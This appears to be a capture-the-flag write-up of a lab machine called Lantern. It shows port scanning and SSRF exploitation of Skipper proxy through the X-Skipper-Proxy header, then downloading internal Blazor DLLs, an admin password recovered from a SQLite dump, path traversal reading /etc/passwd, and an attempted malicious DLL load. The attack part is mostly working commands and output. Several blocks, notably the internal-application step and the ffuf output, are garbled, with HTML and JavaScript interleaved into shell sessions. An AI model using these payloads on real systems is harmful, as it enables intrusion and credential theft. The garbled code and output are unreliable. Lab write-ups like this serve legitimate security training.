

Information Gathering


1) Found open ports

```
(vigneswar@VigneswarPC) [~] workupload.com/file/AAy5MEFeChb
$ nmap -p 1-1000 10.129.218.92
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-19 09:21 IST
Nmap scan report for 10.129.218.92
Host is up (0.17s latency).

Not shown: 56395 closed tcp ports (reset), 9137 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 80:c9:47:d5:89:f8:50:83:02:5e:fe:53:30:ac:2d:0e (ECDSA)
|   256 d4:22:cf:fe:b1:00:cb:eb:6d:dc:b2:b4:64:6b:9d:89 (ED25519)
80/tcp    open  http     Skipper Proxy
```

```
3000/tcp open  ppp?
fingerprint-strings:
| GetRequest:
|   HTTP/1.1 500 Internal Server Error
|   Connection: close
|   Content-Type: text/plain; charset=utf-8
|   Date: Mon, 19 Aug 2024 03:53:26 GMT
|   Server: Kestrel
| System.UriFormatException: Invalid URI: The hostname could not be parsed.
| System.Uri.CreateThis(String uri, Boolean dontEscape, UriKind uriKind, UriCreationOptions& creationOptions)
| System.Uri..ctor(String uriString, UriKind uriKind)
| Microsoft.AspNetCore.Components.NavigationManager.set_BaseUri(String value)
| Microsoft.AspNetCore.Components.NavigationManager.Initialize(String baseUri, String uri)
| Microsoft.AspNetCore.Components.Server.Circuits.RemoteNavigationManager.Initialize(String baseUri, String uri)
| Microsoft.AspNetCore.Mvc.ViewFeatures.StaticComponentRenderer.<InitializeStandardComponentServicesAsync>g__InitializeCore|5_0(HttpContext httpContext)
| Microsoft.AspNetCore.Mvc.ViewFeatures.StaticC
```

2) Checked the website



2) Found pdf upload functionality

Lantern — Mozilla Firefox

lantern.hbt/vacancies

We offer

What can you expect working with us

Vacancies

Excellent career development opportunities

Whether you're a seasoned professional or just starting, you'll find a supportive environment that encourages skill development and career progression.

Flexible working options

We understand the importance of work-life balance. We offer flexible working options that empower our team to achieve a harmonious blend of professional and personal life.

Competitive salary

As you contribute to our shared success, you'll be rewarded with a compensation package that recognizes your impact on our projects and goals.

Phone
+ 123-456-7890

Address
1234 Fake ST NoWhere AB Country

Email
info@lantern.hbt

Submit your resume here!

hacker

hacker@mail.com

Middle Frontend Develop: v

TV

Choose
Resume

Upload

Only PDF files allowed!

3) Found another webapp

Mozilla Firefox

lantern.hbt:3000/login

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec React App

LanternAdmin

Login to Account

Username

Password

Remember me

Login

4) FUZZed for more pages

Vulnerability Assessment

1) Found a vulnerability in Skipper proxy

Skipper vulnerable to SSRF via X-Skipper-Proxy

Critical severity GitHub Reviewed Published on Oct 24, 2022 in [zalando/skipper](#) • Updated on Aug 30, 2023

Vulnerability details Dependabot alerts 0

Package	Affected versions	Patched versions	Severity
github.com/zalando/skipper (Go)	< 0.13.237	0.13.237	Critical 9.8 / 10

Description

Impact

Skipper prior to version v0.13.236 is vulnerable to server-side request forgery (SSRF). An attacker can exploit a vulnerable version of proxy to access the internal metadata server or other unauthenticated URLs by adding a specific header (X-Skipper-Proxy) to the http request.

Patches

The problem was patched in version <https://github.com/zalando/skipper/releases/tag/v0.13.237>.
Users need to upgrade to skipper >=v0.13.237 .

CVSS base metrics

Attack vector	Network
Attack complexity	Low
Privileges required	None
User interaction	None
Scope	Unchanged
Confidentiality	High
Integrity	High
Availability	High

CVSS3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

2) Confirmed the ssrf

```
Request
Pretty Raw Hex
1 GET / HTTP/1.1
2 Host: lantern.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://lantern.htb/vacancies
8 Upgrade-Insecure-Requests: 1
9 X-Skipper-Proxy: http://127.0.0.1:3000/login
10 Connection: close
11
12
```

```
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Cache-Control: no-cache, no-store, max-age=0
3 Content-Type: text/html; charset=utf-8
4 Date: Tue, 20 Aug 2024 13:26:43 GMT
5 Server: Skipper Proxy
6 Connection: close
7 Content-Length: 2837
8
9
10 <!DOCTYPE html>
11 <html lang="en">
12   <head>
13     <meta charset="utf-8" />
14     <meta name="viewport" content="width=device-width, initial-scale=1.0" />
15     <base href="/" />
16     <link rel="stylesheet" href="css/bootstrap/bootstrap.min.css" />
17     <link href="css/site.css" rel="stylesheet" />
18     <link href="PreProd.styles.css" rel="stylesheet" />
19
20     <link href="https://fonts.gstatic.com" rel="preconnect">
21     <link href="https://fonts.googleapis.com/css?family=Open+Sans:300,300i,400,400i,600,600i,700,700i|Nunito:300,300i,400,400i,600,600i,700,700i|Poppins:300,300i,400,400i,500,500i,600,600i,700,700i" rel="stylesheet">
22   <!-- Vendor CSS Files -->
23
24   <link href="css/bootstrap-icons.css" rel="stylesheet">
25
26   <!-- Template Main CSS File -->
27   <link href="css/style.css" rel="stylesheet">
28
29
30
31 <!-- Blazor:{`sequence":1,"type":"server","prereaderId":"f48409182a4c45018b9470735be489a6","descriptor":"CfDJB8Bu1ePf0MxMcV2v0TdZE4m79AafB8mfgP4V6F7Rpki8MpZKMIahSMKrzw6R8ry8dz2YyNwqBPM4UhuJ2mpBFxzULH5g6ecTuqdZQPDQZzRgbfe|u002By8ey0EVu002B05VPVRdrBjRj01jbuvF1p6BLuqdMKdQmcn6d129t0NbQ1V81n2Y7G5s0s83}abXTKwX32Neqv3Lcwf15vU002BAFpPYGHLLjhCboGUUJMM19uEjgEkh4iVSB2KY0e7bf2D0M6aWe24YxVfmG4bs3/EVL9gwSuCPkw2xE}OWYHba|u002Bx07rmyneRdn|wnkEtKMNhsXK2wWlBrXLMoK7grRE42uT6/Nmh/mLqkUrBTB9ywBrkiLz940qkiddyrPrVLTta0aw3Tey5sX93Y/T5C1gwg4D7GcET0MRYnn3201...`-->
```

3) Found open internal ports

```
vigneswar@VigneswarPC-[~/temp]$ ffuf -w ports -u 'http://lantern.htb/' -H "X-Skipper-Proxy: http://127.0.0.1:FUZZ" -ic
const url = URL.createObjectURL(blob);
const andorElement = document.createElement('a');
andorElement.setAttribute('href', url);
andorElement.download = fileName ?? '';
andorElement.click();
andorElement.remove();
URL.revokeObjectURL(url);

}
</script>
</body>
</html>
<-->
<:: Method : GET
:: URL : http://lantern.htb/
:: Wordlist : /home/vigneswar/temp/ports
P:: Header : X-Skipper-Proxy: http://127.0.0.1:FUZZ
:: Follow redirects : false
:: Calibration ping : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500
<-->
22 [Status: 500, Size: 22, Words: 3, Lines: 2, Duration: 222ms]
80 bytes from lantern.htb [Status: 200, Size: 12049, Words: 4549, Lines: 225, Duration: 196ms]
3000 bytes from lantern.htb [Status: 200, Size: 2842, Words: 334, Lines: 58, Duration: 205ms]
5000 bytes from lantern.htb [Status: 200, Size: 1669, Words: 389, Lines: 50, Duration: 357ms]
8000 [Status: 200, Size: 12049, Words: 4549, Lines: 225, Duration: 203ms]
```

4) Found an internal application

```

[vigneswar@VigneswarPC] - [~/temp]
$ curl 'http://lantern.htb/' -H "X-Skipper-Proxy: http://127.0.0.1:5000/_framework/blazor.webassembly.js"
<!DOCTYPE html>
<html>    window.downloadFileFromStream = async (fileName, contentStreamReference) => {
        const arrayBuffer = await contentStreamReference.arrayBuffer();
<head>        const blob = new Blob([arrayBuffer]);
        <meta charset="utf-8" />        createObjectURL(blob);
        <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no" />
        <title>InternalLantern</title>        url;
        <base />        anchorElement.download = fileName ?? '';
        <script type="text/javascript">
            (function (l) {
                l.remove();
                if (l.search[1] === '/') {
                    var decoded = l.search.slice(1).split('&').map(function (s) {
                        return s.replace(/~and~/g, '&');
                    }).join('?');
                }
                window.history.replaceState(null, null,
                l.pathname.slice(0, -1) + decoded + l.hash
            });
</body>
</html>
[vigneswar@VigneswarPC] - [~]
$ ping lantern.htb
PING lantern.htb (window.location)) 56(84) bytes of data.
^C </script>

```

5) Found blazor dlls

Original request

```

1 GET /_framework/blazor.boot.json HTTP/1.1
2 Host: lantern.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://lantern.htb/
8 Connection: keep-alive
9
10

```

Response

```

1 HTTP/1.1 200 OK
2 Accept-Ranges: bytes
3 Blazor-Environment: Production
4 Cache-Control: no-cache
5 Content-Length: 20709
6 Content-Type: application/json
7 Date: Tue, 20 Aug 2024 13:57:18 GMT
8 Etag: "1daaf229fea71de5"
9 Last-Modified: Mon, 19 Aug 2024 12:02:10 GMT
10 Server: Skipper Proxy
11
12 {
13     "cacheBootResources": true,
14     "config": [
15         {
16             "debugBuild": true,
17             "entryAssembly": "InternalLantern",
18             "icuDataMode": 0,
19             "linkerEnabled": false,
20             "resources": [
21                 {
22                     "assembly": [
23                         "Microsoft.AspNetCore.Authorization.dll": "sha256-hdbT4Dhp16309bbjGt+4XVJ3Z9t1FVbmgNmYmp1NY=",
24                         "Microsoft.AspNetCore.Components.dll": "sha256-NJ20m2Oazl0l57zPvt5guh91CbupqQCKOyq7fkHE=",
25                         "Microsoft.AspNetCore.Components.Forms.dll": "sha256-YEcUFjBVv/+SrxpLEknSjqq9wpEBrdGaGCh-psNBg=",
26                         "Microsoft.AspNetCore.Components.Web.dll": "sha256-ag+IHF0fRIZKUz6PV/Ghuay0UvXsguMh5Hlyrzafugk=",
27                         "Microsoft.AspNetCore.Components.WebAssembly.dll": "sha256-2ARafzoVNLU0qVFQo03oQSP+VM_th24PZs+20xMgE=",
28                         "Microsoft.AspNetCore.Metadata.dll": "sha256-hxaNf8KkRnDpDnw7ankSiavULhTzBLifrsLsEMwf+rB=",
29                     ]
30                 }
31             ]
32         }
33     ]
34 }

```

6) Downloaded the dlls

```

[vigneswar@VigneswarPC] - [~/temp]
$ curl 'http://lantern.htb/_framework/blazor.boot.json' -H "X-Skipper-Proxy: http://127.0.0.1:5000" | jq '.resources.assembly | keys' | tr -d ',';"[] ' > files
% Total    % Received % Xferd  Average Speed   Time   Time   Time  Current
          Dload  Upload Total   Spent   Left  Speed
100 20709  100 20709    0      0 33765   0 --:--:-- --:--:-- 33728
[vigneswar@VigneswarPC] - [~/temp]
$ head files
InternalLantern.dll
Microsoft.AspNetCore.Authorization.dll
Microsoft.AspNetCore.Components.Forms.dll
Microsoft.AspNetCore.Components.Web.dll
Microsoft.AspNetCore.Components.WebAssembly.dll
Microsoft.AspNetCore.Components.dll
Microsoft.AspNetCore.Metadata.dll
Microsoft.CSharp.dll
Microsoft.Data.SQLite.dll

```

```

[vigneswar@VigneswarPC] - [~/temp]
$ for file in $(cat files); do
  curl "http://lantern.htb/_framework/$file" -H "X-Skipper-Proxy: http://127.0.0.1:5000" -o "$file"
done

```

Total	% Received	% Xferd	Average Speed	Time	Time	Time	Current
Dload	Upload	Total	Spent	Left	Speed		
100 55808	0 55808	0 0	46045 0	--:--:-- 0:00:01	--:--:-- 46084		
% Total	% Received	% Xferd	Average Speed	Time	Time	Time	Current
Dload	Upload	Total	Spent	Left	Speed		
100 45160	0 45160	0 0	41306 0	--:--:-- 0:00:01	--:--:-- 41317		
% Total	% Received	% Xferd	Average Speed	Time	Time	Time	Current
Dload	Upload	Total	Spent	Left	Speed		
100 32360	0 32360	0 0	37803 0	--:--:-- 0:00:01	--:--:-- 37803		

7) Checked the website

HTTP match and replace rules

Use these settings to automatically replace parts of HTTP requests and responses passing through the Proxy.

Only apply to in-scope items

Add	Enabled	Item	Match	Replace	Type	Comment
	<input type="checkbox"/>	Request header	Accept-Encoding:*		Regex	require non-compressed re...
	<input type="checkbox"/>	Response header	^Set-Cookie:*		Regex	Ignore cookies
	<input type="checkbox"/>	Request header	^Host: foo.example.org\$	Host: bar.example.org	Regex	Rewrite Host header
	<input type="checkbox"/>	Request header		Origin: foo.example.org	Literal	Add spoofed CORS origin
	<input type="checkbox"/>	Response header	^Strict-Transport-Secu...		Regex	Remove HSTS headers
	<input type="checkbox"/>	Response header		X-XSS-Protection: 0	Literal	Disable browser XSS protec...
	<input checked="" type="checkbox"/>	Request header		X-Skipper-Proxy: http://127.0.0....	Literal	

InternalLantern — Mozilla Firefox

lantern.hbt/_framework/dotr +

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec React App

InternalLantern Home Vacancies Book vacation

Add Employee

Name
Enter employee name

Second Name
Enter employee second name

Birth Date
01/01/0001

Joined
01/01/0001

Salary
0

Additional internal information
Enter employee second name

Add Employee

Lara Snyder




Lorem ipsum dolor sit amet, consectetur adipiscing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam, quis nostrud exercitation ullamco laboris nisi ut aliquip ex ea commodo consequat.

Birthday: 4/4/1999

Join Date: 11/11/2019

Employee Information

8) Found a sqli



9) The data is stored in browser

```
1 export function synchronizeFileWithIndexedDb(filename) {
2   return new Promise((res, rej) => {
3     const db = window.indexedDB.open('SqliteStorage', 1);
4     db.onupgradeneeded = () => {
5       db.result.createObjectStore('Files', { keypath: 'id' });
6     };
7
8     db.onsuccess = () => {
9       const req = db.result.transaction('Files', 'readonly').objectStore('Files').get('file');
10      req.onsuccess = () => {
11        Module.FS_createDataFile('/', filename, req.result, true, true, true);
12        res();
13      };
14    };
15
16    let lastModifiedTime = new Date();
17    setInterval(() => {
18      const path = `/${filename}`;
19      if (FS.analyzePath(path).exists) {
20        const mtime = FS.stat(path).mtime;
21        if (mtime.valueOf() !== lastModifiedTime.valueOf()) {
22          lastModifiedTime = mtime;
23          const data = FS.readFile(path);
24          db.result.transaction('Files', 'readwrite').objectStore('Files').put(data, 'file');
25        }
26      }
27    }, 1000);
28  });
29}
```

10) Found Creds in the file

```
function downloadFileFromIndexedDb(filename) {
  return new Promise((resolve, reject) => {
    const db = window.indexedDB.open('SqliteStorage', 1);

    db.onupgradeneeded = () => {
      db.result.createObjectStore('Files', { keyPath: 'id' });
    };

    db.onsuccess = () => {
      const transaction = db.result.transaction('Files', 'readonly');
      const objectStore = transaction.objectStore('Files');
      const request = objectStore.get(filename); // Fetch the file from
IndexedDB

      request.onsuccess = () => {
        if (request.result) {
          const blob = new Blob([request.result], { type: 'application/octet-
stream' });
          const url = URL.createObjectURL(blob);
          const link = document.createElement('a');
          link.href = url;
          link.download = filename; // Set the file name for download
          document.body.appendChild(link);
          link.click();
          document.body.removeChild(link);
          URL.revokeObjectURL(url); // Clean up the object URL
          resolve();
        } else {
          reject('File not found');
        }
      };
    };

    request.onerror = () => {
      reject(request.error);
    };
  };
}

db.onerror = (event) => {
  reject(event.target.error);
};

})�;
}

// Usage:
downloadFileFromIndexedDb('file')
  .then(() => {
    console.log('File downloaded successfully');
  })
  .catch((error) => {
    console.error('Error downloading file:', error);
  });
}
```

```
(vigneswar@VigneswarPC) [~/temp]
$ sqlite3 ~/Downloads/file
SQLite version 3.45.3 2024-04-15 13:34:05
Enter ".help" for usage hints.
sqlite> .table
Employees
sqlite> select * from Employees;
1|JFMDK|John|Smith|6/1/2000|8/9/2022|120000|1/1/0001|1/1/0001|Head of sales department, emergency contact: +4412345678, email: john.s@example.com
2|PPAO5|Anny|Turner|1/11/1989|2/11/2022|150000|||HR, emergency contact: +4412345678, email: anny.t@example.com
4|GMNZQ|Catherine|Rivas|11/7/2001|3/1/2023|100000|2/22/2024|2/23/2024|FullStack developer, emergency contact: +4412345678, email: catherine.r@example.com
5|XZCSF|Lila|Steele|12/8/1997|12/9/2019|130000|||Junior .NET developer, emergency contact: +4412345678, email: lila.s@example.com
6|POMBS|Travis|Duarte|7/23/1999|1/21/2024|90000|||System administrator, First day: 21/1/2024, Initial credentials admin:AJbFA_Q@925p9ap#22. Ask to change after first login!
7|MALFY|test|test|1/1/0001|1/1/0001|0|||123
8|JSZFD|test|test|1/1/0001|1/1/0001|0|||123
9|XTYKZ|test|test|1/1/0001|1/1/0001|0|||123
10|UKYKT|test|test|1/1/0001|1/1/0001|0|||123
sqlite>
```

admin:AJbFA_Q@925p9ap#22

11) Logged into lantern.htb:3000

Mozilla Firefox

lantern.htb:3000/115e4304a1ccbe85095511dd18b040956e28b5a4b265b370bf5bba9b225559c9

Admin Dashboard

Choose module: Logs

application

Logs

Search

Recent Activity

- 32 min Quia quae rerum explicabo officiis beatae
- 56 min Voluptatem blanditiis blanditiis eveniet
- 2 hrs Voluptates corrupti molestias voluptatem
- 1 day Tempore autem saepe occaecati voluptatem tempore
- 2 days Est sit eum reiciendis exercitationem
- 4 weeks Dicta dolorem harum nulla eius. Ut quidem quidem sit quas

Website Traffic

12) Found the source code

Admin Dashboard

Choose module: Logs

Recent Activity | Today

- 32 min Quia quae rerum explicabo officiis beatae
- 56 min Voluptatem blanditiis blanditiis eveniet
- 2 hrs Voluptates corrupti molestias voluptatem
- 1 day Tempore autem saepe occaecati voluptatem tempore
- 2 days Est sit eum reiciendis exercitationem
- 4 weeks Dicta dolorem harum nulla eius. Ut quidem quidem sit quas

Website Traffic | Today

Search Engine Direct Email Union Ads Video Ads

Website Traffic

```
from flask import Flask, render_template, send_file, request, redirect
from werkzeug.utils import secure_filename
import os

app=Flask(__name__)

@app.route('/')
def index():
    if request.headers['Host'] != "lantern.htb":
        return redirect("http://lantern.htb/", code=302)
    return render_template("index.html")

@app.route('/vacancies')
def vacancies():
    return render_template('vacancies.html')

@app.route('/submit', methods=['POST'])
def save_vacancy():
    name = request.form.get('name')
    email = request.form.get('email')
    vacancy = request.form.get('vacancy', default='Middle Frontend')

    if 'resume' in request.files:
```

```

from flask import Flask, render_template, send_file, request, redirect, json
from werkzeug.utils import secure_filename
import os

app=Flask("__name__")

@app.route('/')
def index():
    if request.headers['Host'] != "lantern.htb":
        return redirect("http://lantern.htb/", code=302)
    return render_template("index.html")

@app.route('/vacancies')
def vacancies():
    return render_template('vacancies.html')

@app.route('/submit', methods=['POST'])
def save_vacancy():
    name = request.form.get('name')
    email = request.form.get('email')
    vacancy = request.form.get('vacancy', default='Middle Frontend Developer')

    if 'resume' in request.files:
        try:
            file = request.files['resume']
            resume_name = file.filename
            if resume_name.endswith('.pdf') or resume_name == '':
                filename = secure_filename(f"resume-{name}-{vacancy}-latern.pdf")
                upload_folder = os.path.join(os.getcwd(), 'uploads')
                destination = '/'.join([upload_folder, filename])
                file.save(destination)
            else:
                return "Only PDF files allowed!"
        except:
            return "Something went wrong!"
    return "Thank you! We will contact you very soon!"

@app.route('/PrivacyAndPolicy')
def sendPolicyAgreement():
    lang = request.args.get('lang')
    file_ext = request.args.get('ext')
    try:
        return send_file(f'/var/www/sites/localisation/{lang}.{file_ext}')
    except:
        return send_file(f'/var/www/sites/localisation/default/policy.pdf',
                        'application/pdf')

if __name__ == '__main__':
    app.run(host='127.0.0.1', port=8000)

```

13) The webpage is vulnerable to path traversal

```
vigneswar@VigneswarPC: ~ x + v
lantern.hbt:3000/115 x Not found x New Tab x +
(vigneswar@VigneswarPC)-[~]
$ curl 'http://lantern.hbt/PrivacyAndPolicy?lang=../../../../../../../../../../../../&ext=../../../../../../../../etc/passwd'
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www/sites:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
tomas:x:1000:1000:tomas:/home/tomas:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
_laurel:x:998:998::/var/log/laurel:/bin/false
```

14) Found path traversal in upload functionality

15) Found dll loading functionality

Admin Dashboard

Choose module

Search

An error occurred in /home/tomas/LanternAdmin/bin/Debug/net6.0/LanternAdmin.dll: Cannot load component library from unexpected path: /opt/components/../../../../etc/passwd.dll.

././././././././opt/components/shell.dll

16) Got error while trying to run dll

